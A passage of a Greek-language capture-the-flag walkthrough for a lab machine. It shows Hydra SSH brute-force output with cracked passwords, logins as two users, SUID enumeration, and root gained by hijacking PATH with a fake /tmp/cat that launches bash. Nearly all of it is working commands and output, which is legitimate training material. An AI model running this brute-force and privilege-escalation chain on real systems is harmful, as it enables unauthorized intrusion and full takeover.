[DATA] max 16 tasks per 1 server, overall 16 tasks, 50 login tries (l:10/p:5), ~4 tries per task
[DATA] attacking ssh://192.168.1.9:22/
[22][ssh] host: 192.168.1.9 login: travis password: DJceVy98W28Y7wLg
[22][ssh] host: 192.168.1.9 login: dexter password: 7ZwV4qtg42cmUXGX
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-03 00:11:03
```

Connecting with ssh as travis

Οποτε μπορούμε να συνδεθουμε σαν Travis με τον κωδικο

```
ssh travis@192.168.1.9
```

Password:

```
DJceVy98W28Y7wLg
```

Αφου συνδεθουμε στο ssh :

```
cat user.txt
```

```
ICA{Secret_Project}
```

Μπορούμε να δoue οτι εχουμε προσβαση στον φακελο του travis

Θελουμε να δουμε τι αλλο μπορει να κανει ο travis σαν sudo

Οποτε τρεχουμε

```
sudo -l
```

```
[sudo] password for travis:
Sorry, user travis may not run sudo on debian.
```

Οποτε θα κοιταξουμε αν ο χρηστης dexter εχει περισσοτερα δικαιωματα στον server.

Connecting with ssh as travis

```
ssh dexter@$ipt
```

Password

```
7ZwV4qtg42cmUXGX
```

```
ls
```

```
note.txt
```

```
cat note.txt
```

```
It seems to me that there is a weakness while accessing the system.
As far as I know, the contents of executable files are partially viewable.
I need to find out if there is a vulnerability or not.
```

Privilege Escalation

Checking

Ελεγχουμε να δουμε τι μπορει να κανει ο dexter σαν sudo :

```
sudo -l
```

```
Sorry, user dexter may not run sudo on debian.
```

Συμφωνα με το μηνημα του note.txt υπαρχουν καποια binaries που μπορούμε να εκμεταλευουμε.

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
```

```
find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;
-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
-rwsr-xr-x 1 root root 58416 Feb 7 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 35040 Jul 28 2021 /usr/bin/umount
-rwsr-xr-x 1 root root 88304 Feb 7 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 182600 Feb 27 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 63960 Feb 7 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 44632 Feb 7 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 71912 Jul 28 2021 /usr/bin/su
-rwsr-xr-x 1 root root 55528 Jul 28 2021 /usr/bin/mount
-rwsr-xr-x 1 root root 52880 Feb 7 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 481608 Mar 13 2021 /usr/lib/openssh/ssh-keysign
```

```
-rwsr-xr-- 1 root messagebus 51336 Feb 21 2021 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Executing

Το πρώτο αρχείο που βλέπουμε είναι το `/opt/get_access`

```
ls -la /opt/get_access
```

```
-rwsr-xr-x 1 root root 16816 Sep 25 2021 /opt/get_access
```

Βλέπουμε ότι είναι executable από όλους, οπότε πριν το τρεξουμε θα ψαξουμε να δούμε τι πληροφορίες μπορούμε να μαθούμε για το αρχείο:

```
file /opt/get_access
```

```
/opt/get_access: setuid ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=74c7b8e5b3380d2b5f65d753cc2586736299f21a, for GNU/Linux 3.2.0, not stripped
```

```
strings /opt/get_access
```

```
/lib64/ld-linux-x86-64.so.2
setuid
socket
puts
system
__cxa_finalize
setgid
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
cat /root/system.info
Could not create socket to access to the system.
All services are disabled. Accessing to the system is allowed only within working hours.
;*3$"
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
get_access.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
_ITM_deregisterTMCloneTable
puts@GLIBC_2.2.5
_edata
system@GLIBC_2.2.5
__libc_start_main@GLIBC_2.2.5
__data_start
__gmon_start__
__dso_handle
_IO_stdin_used
__libc_csu_init
__bss_start
main
setgid@GLIBC_2.2.5
__TMC_END__
_ITM_registerTMCloneTable
setuid@GLIBC_2.2.5
__cxa_finalize@GLIBC_2.2.5
socket@GLIBC_2.2.5
.symtab
.strtab
.shstrtab
.interp
.note.gnu.build-id
.note.ABI-tag
.gnu.hash
```

```
.dynsym
.dynstr
.gnu.version
.gnu.version_r
.rela.dyn
.rela.plt
.init
.plt.got
.text
.fini
.rodata
.eh_frame_hdr
.eh_frame
.init_array
.fini_array
.dynamic
.got.plt
.data
.bss
.comment
```

Μας ενδιαφέρει ιδιαίτερα η 16η γραμμή :

```
cat /root/system.info
```

γιατι βλέπουμε οτι μπορεί να τρέξει cat στο root.

To cat έχει absolute path :

```
which cat
```

```
/usr/bin/cat
```

Ψάχνουμε να δούμε τι περιέχει το \$PATH

```
echo $PATH
```

```
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Δημιουργούμε ένα νέο αρχείο στο directory tmp:

```
echo '/bin/bash' >> /tmp/cat
```

Κανούμε το πρόγραμμα /tmp/cat executable ώστε να μπορεί να τρέχει

```
chmod +x /tmp/cat
```

Στοχος μας είναι να πειραζουμε το PATH, ώστε όταν καλεί την cat, να μην καλεί την /usr/bin/cat αλλά την /tmp/cat

```
export PATH=/tmp:$PATH
```

```
/tmp:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

Βλέπουμε οτι βάλαμε κανονικά τον φακέλο tmp στο path, αρα το cat που βρίσκεται στο tmp μπορεί να το καλέσει το πρόγραμμα get_access.

Ολη αυτή τη διαδικασία την κάνουμε για να μπούμε στον φακέλο root, στον οποίο δεν έχουμε πρόσβαση με άλλον λογαριασμό εκτός από τον root.

```
cd /root/
```

```
-bash: cd: /root/: Permission denied
```

Τρέχουμε το /opt/get_access, το οποίο τρέχει με root privileges και καλεί την cat, την οποία έχουμε πειραξει να τρέχει /bin/bash δίνοντας μας πρόσβαση στα πάντα

```
dexter@debian:~$ /opt/get_access
root@debian:~#
```

Root user access
